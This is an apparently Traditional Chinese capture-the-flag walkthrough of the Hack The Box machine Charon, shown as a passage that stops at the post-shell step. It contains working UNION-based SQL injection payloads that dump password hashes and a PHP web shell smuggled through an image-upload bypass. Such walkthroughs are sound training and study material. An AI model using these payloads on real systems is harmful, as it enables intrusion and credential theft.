

# Charon,sql注入、文件上傳繞過(反彈)、 RSA[pub/cryp(/RsaCtfTool)]、版本漏洞PwnKit

```
└─# nmap -sCV -p22,80 -A 10.10.10.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 20:50 EDT
Nmap scan report for 10.10.10.31
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:c7:fb:a2:4b:53:1a:7a:f3:30:5e:b8:6e:ec:83:ee (RSA)
|   256 97:e0:ba:96:17:d4:a1:bb:32:24:f4:e5:15:b4:8a:ec (ECDSA)
|_  256 e8:9e:0b:1c:e7:2d:b6:c9:68:46:7c:b3:32:ea:e9:ef (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Frozen Yogurt Shop
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 3.11 - 4.1 (88%), Linux 4.4 (88%), Linux 3.2.0 (87%),
Linux 3.13 (86%), Linux 3.16 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   195.73 ms 10.10.14.1
2   195.98 ms 10.10.10.31

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
```

web主要HTML，裡面也有參雜PHP

直接針對html,php目錄爆破無發現異常，可能是否個子目錄下的檔案  
經過多種測試，

```

└─$ dirsearch -u http://10.10.10.31 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /root/reports/http_10.10.10.31/_24-06-28_22-35-11.txt

Target: http://10.10.10.31/

[22:35:11] Starting:
[22:35:38] 301 - 311B - /images → http://10.10.10.31/images/
[22:35:55] 301 - 308B - /css → http://10.10.10.31/css/
[22:35:59] 301 - 307B - /js → http://10.10.10.31/js/
[22:36:01] 301 - 312B - /include → http://10.10.10.31/include/
[22:43:04] 301 - 312B - /cmsdata → http://10.10.10.31/cmsdata/

```

```

❯ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.10.31/cmsdata -x php,html -k


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.31/cmsdata
[+] Method: 找不到請求的 URI GET /authors_post.php
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404 由於 10.10.10.31 連接埠 80
[+] User Agent: gobuster/3.6
[+] Extensions: php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 298]
./html (Status: 403) [Size: 299]
/images (Status: 301) [Size: 319] [→ http://10.10.10.31/cmsdata/images/]
/login.php (Status: 200) [Size: 6426]
/scripts (Status: 301) [Size: 320] [→ http://10.10.10.31/cmsdata/scripts/]
/menu.php (Status: 302) [Size: 0] [→ login.php?err=2]
/upload.php (Status: 302) [Size: 0] [→ login.php?err=2]
/css (Status: 301) [Size: 316] [→ http://10.10.10.31/cmsdata/css/]
/js (Status: 301) [Size: 315] [→ http://10.10.10.31/cmsdata/js/]
/include (Status: 301) [Size: 320] [→ http://10.10.10.31/cmsdata/include/]
/forgot.php (Status: 200) [Size: 6322]

```



可進行SQL注入

```

Pretty Raw Hex
1 POST /cmsdata/forgot.php HTTP/1.1
2 Host: 10.10.10.31
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://10.10.10.31
10 Connection: close
11 Referer: http://10.10.10.31/cmsdata/forgot.php
12 Cookie: PHPSESSID=dn4p7mL9e2ool6341mmt5mimp2
13 Upgrade-Insecure-Requests: 1
14
15 email=123%40charon.htb%27

Pretty Raw Hex Render
73 -moz-transition:box-shadow.5sease;
74 -o-transition:box-shadow.5sease;
75 -ms-transition:box-shadow.5sease;
76 transition:box-shadow.5sease;
77 }
78 input:focus{
79   box-shadow:inset0-5px45pxrgba(100,100,100,0.4),01px1pxrgba(255,255,255,0.2);
80 }
81
82 </style>
83
84 <script src="js/prefixfree.min.js">
85 </script>
86
87 </head>
88
89 <body>
90
91 <div class="login">
92   &nbsp;
93   <h1>
94     Retrieve password
95   </h1>
96   <br>
97   <form method="post" action="forgot.php">
98     <input type="text" name="email" placeholder="email" required="required" />
99     <button type="submit" class="btn btn-primary btn-block btn-large">
100       Send
101     </button>
102   </form>
103   <br>
104   </div>
105
106 <h2>
107   Error in Database!
108 </h2>
109 </body>
110 </html>
```

sqlmap好像不能用，可以看到資料庫，但不行資料表。

手動注入

參考:

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MySQL Injection.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md)

好像針對注入有限制，我有進行參數大小寫修改

```
'unIon  SELECT 1,2,3,4-- -
```

出現 \*Incorrect format\*

```
'unIon  SELECT 1,2,3,'123%40charon.htb' -- - (使用databases失敗，改用一開始的email)
```

出現 \*Email sent to: 123@charon.htb=>2\* (為第二筆)

測試查看本版

```
'unIon  SELECT 1,version(),3,'123%40charon.htb' -- -
```

出現 \*Email sent to: 123@charon.htb=>5.7.18-0ubuntu0.16.04.1\*

資料庫

```
'unIon  SELECT 1,group_concat(schema_name),3,'123@charon.htb' from
information_schema.schemata limit 1-- -
```

出現 \*Email sent to: 123@charon.htb=>information\_schema\*,supercms (跟sqlmap的一樣)

資料表

```
'unIon  SELECT 1,group_concat(table_name),3,'123@charon.htb' from
information_schema.tables where table_schema='supercms'-- -
```

出現 \*Email sent to: 123@charon.htb=>groups,license,operators\*

資料名

```
'unIon  SELECT 1,group_concat(column_name),3,'123@charon.htb' from
information_schema.columns WHERE table_name ='operators'-- -
```

出現 \*Email sent to: 123@charon.htb=>id,\_\_username\_\_,\_\_password\_\_,email\*

## 資料欄

```
'unIon  SELECT 1,group_concat(__username_,':',__password_),3,'123@charon.htb' FROM operators-- -
```

```
3  email=123%40charon.htb'unIon SELECT 1,group_concat(__username_,':',__password_),3,'123@charon.htb' FROM
4  operators-- -
92  <h1>
93  Retrieve password
94  </h1>
95  <br>
96  <form method="post" action="forgot.php">
97  <input type="text" name="email" placeholder="email" required="required" />
98  <button type="submit" class="btn btn-primary btn-block btn-large">
99  Send
100 </button>
101 </form>
102 <br>
103 </div>
104
105 <h2>
106 Email sent to:
107 123@charon.htb=>test1:5f4dcc3b5aa765d61d8327deb882cf99,test2:5f4dcc3b5aa765d61d8327deb882cf99,test3:5f4dcc
108 3b5aa765d61d8327deb882cf99,test4:5f4dcc3b5aa765d61d8327deb882cf99,test5:5f4dcc3b5aa765d61d8327deb882cf99,t
109 est6:5f4dcc3b5aa765d61d8327deb882cf99,test7:5f4dcc3b5aa765d61d8327deb882cf99,test8:5f4dcc3b5aa765d61d8327d
110 eb882cf99,test9:5f4dcc3b5aa765d61d8327deb882cf99,test10:5f4dcc3b5aa765d61d8327deb882cf99,test11:5f4dcc3b5a
111 a765d61d8327deb882cf99,test12:5f4dcc3b5aa765d61d8327deb882cf99,test13:5f4dcc3b5aa765d61d8327deb882cf99,tes
112 t14:5f4dcc3b5aa765d61d8327deb882cf99,test15:5f4dcc3b5aa765d61d8327deb882cf99,test16:5f4dcc3b5aa765d61d8327
113 deb882cf99,test17:5f4dcc3b5aa765d61d8327deb882cf99,test18:5f4dcc3b5aa765d61d8327deb882cf99,test19:5f4dcc3b
114 5aa765d61d8327deb882cf99,test20:5f4dcc3b5aa765d61d8327deb882cf99,test21:5f4dcc3b5aa765d61d8327deb882cf99,t
115 est22:5f4dcc3b5aa765d61d8327deb882cf99,test23:5f4dcc3b5aa765d61d8327deb882cf99,test24:5f4dcc3b5aa765d61d83
116 27deb882cf99,test25:5f4dcc3b5aa765d61d8327deb882cf99,test26:5f4dcc3b5aa765d61d8327deb8
117
118 </body>
119 ...
```

獲取，也不知道是啥東西的帳密

```
cat sqlname | tr ', ' '\n'
test1:5f4dcc3b5aa765d61d8327deb882cf99
test2:5f4dcc3b5aa765d61d8327deb882cf99
test3:5f4dcc3b5aa765d61d8327deb882cf99
test4:5f4dcc3b5aa765d61d8327deb882cf99
test5:5f4dcc3b5aa765d61d8327deb882cf99
test6:5f4dcc3b5aa765d61d8327deb882cf99
test7:5f4dcc3b5aa765d61d8327deb882cf99
test8:5f4dcc3b5aa765d61d8327deb882cf99
test9:5f4dcc3b5aa765d61d8327deb882cf99
test10:5f4dcc3b5aa765d61d8327deb882cf99
test11:5f4dcc3b5aa765d61d8327deb882cf99
test12:5f4dcc3b5aa765d61d8327deb882cf99
test13:5f4dcc3b5aa765d61d8327deb882cf99
test14:5f4dcc3b5aa765d61d8327deb882cf99
test15:5f4dcc3b5aa765d61d8327deb882cf99
test16:5f4dcc3b5aa765d61d8327deb882cf99
test17:5f4dcc3b5aa765d61d8327deb882cf99
test18:5f4dcc3b5aa765d61d8327deb882cf99
test19:5f4dcc3b5aa765d61d8327deb882cf99
test20:5f4dcc3b5aa765d61d8327deb882cf99
test21:5f4dcc3b5aa765d61d8327deb882cf99
test22:5f4dcc3b5aa765d61d8327deb882cf99
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test24:5f4dcc3b5aa765d61d8327deb882cf99
test25:5f4dcc3b5aa765d61d8327deb882cf99
test26:5f4dcc3b5aa765d61d8327deb8
```

發現最後一筆密碼不同，新增條件以排除使用者名稱以t開頭的記錄

```
'unIon  SELECT 1,group_concat(__username_,':',__password_),3,'123@charon.htb' FROM operators where __username_ NOT like 't%'-- -
```

出現

super\_cms\_admin : 0b0689ba94f94533400f4decd87fa260

decoder : 5f4dcc3b5aa765d61d8327deb882cf99

hash解碼

帳密：

super\_cms\_admin : tamarro

decoder : password

登入成功



能進行圖片上傳，可以繞過但不曉得怎麼執行。


```
1 POST /cmsdata/upload.php HTTP/1.1
2 Host: 10.10.10.31
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----27090985328929660021448619640
8 Content-Length: 272
9 Origin: http://10.10.10.31
10 Connection: close
11 Referer: http://10.10.10.31/cmsdata/upload.php
12 Cookie: PHPSESSID=keljje5ths32e5fdn7kt8sdlq4
13 Upgrade-Insecure-Requests: 1
14
15 -----27090985328929660021448619640
16 Content-Disposition: form-data; name="image"; filename="tset.php.jpg"
17 Content-Type: image/jpeg
18
19 GIF89a
20
21 <?php
22 system($_REQUEST["cmd"]);
23 ?>
24
25 -----27090985328929660021448619640--
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發現回傳值備註解掉

```
23
24 <form action="upload.php" method="POST" onsubmit="javascript:return ValidateImage(this);" name="frm" enctype="
    multipart/form-data">
25     <input type="file" name="image" />
26     <!-- <input type=hidden name="dGVzdGZpbGUx"> -->
27     <input type="submit" />
28 </form>
29
```

進行調整


因為有name就新增一樣看看(失敗)




發現是base64並進行解密

```
(root@kali)-[/home/kali/Desktop]
# echo "dGVzdGZpbGUx" | base64 -d
testfile1
```

調整後，發現他是抓name後面的檔案名




測試二



上傳php成功






測試成功



GIF89a; uid=33(www-data) gid=33(www-data) groups=33(www-data)



反彈成功



家目錄可以讀這兩個文件

```
